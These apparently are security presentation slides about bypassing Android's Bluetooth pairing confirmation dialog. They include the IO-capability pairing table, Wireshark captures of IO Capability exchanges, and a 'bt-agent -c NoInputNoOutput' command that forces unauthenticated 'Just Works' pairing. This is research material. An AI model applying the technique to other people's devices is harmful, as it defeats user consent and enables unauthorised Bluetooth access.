

2

Profile Access Request

How to bypass?




# Why does the **Pairing Request** pop up?



# The default IO capabilities of AOSP is **DisplayYesNo**

		Initiator				
Responder	DisplayOnly	Display YesNo	Keyboard Only	NoInput NoOutput	Keyboard Display	
Display Only	Just Works Unauthenticated	Just Works Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated	
Display YesNo	Just Works Unauthenticated	Just Works (For LE Legacy Pairing) Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry (For LE Legacy Pairing): responder displays, initiator inputs Authenticated	Numeric Comparison (For LE Secure Connections) Authenticated



# Bypass the Pairing Request Dialog Box

Wireshark · Packet 1541 · btsnoop\_hci-6-digit-numeric-comparison.log

> Frame 1541: 13 bytes on wire (104 bits), 13 bytes captured (104 bits)  
> Bluetooth  
> Bluetooth HCI H4  
Bluetooth HCI Command - IO Capability Request Reply  
Command Opcode: IO Capability Request Reply (0x042b)  
Parameter Total Length: 9  
BD ADDR: 11:22:33:44:55:66 (11:22:33:44:55:66)  
**IO Capability: Display Yes/No (1)**  
OOB Data Present: OOB Authentication Data Not Present (0)  
Authentication Requirements: MITM Protection Required - Dedicated Bond...  
[Response in frame: 1542]  
[Command-Response Delta: 0.512ms]

0000 01 2b 04 09 66 55 44 33 22 11 01 00 03 .+..fUD3 "....

**Close** **Help**


Wireshark · Packet 278 · 11-22-33-44-55-66-NoInputNoOutput-b...

> Frame 278: 12 bytes on wire (96 bits), 12 bytes captured (96 bits)  
> Bluetooth  
> Bluetooth HCI H4  
Bluetooth HCI Event - IO Capability Response  
Event Code: IO Capability Response (0x32)  
Parameter Total Length: 9  
BD ADDR: 11:22:33:44:55:66 (11:22:33:44:55:66)  
**IO Capability: No Input, No Output (0x03)**  
OOB Data Present: OOB Authentication Data Not Present (0)  
Authentication Requirements: MITM Protection Not Required - No Bd...

0000 04 32 09 66 55 44 33 22 11 03 00 00 .2·fUD3" .+..

**Close** **Help**

x@x ➔ ~  
\$ ➔ bt-agent -c **NoInputNoOutput** -d  
Agent registered  
Default agent requested  
✓




# Side Effect of the Just Works Model



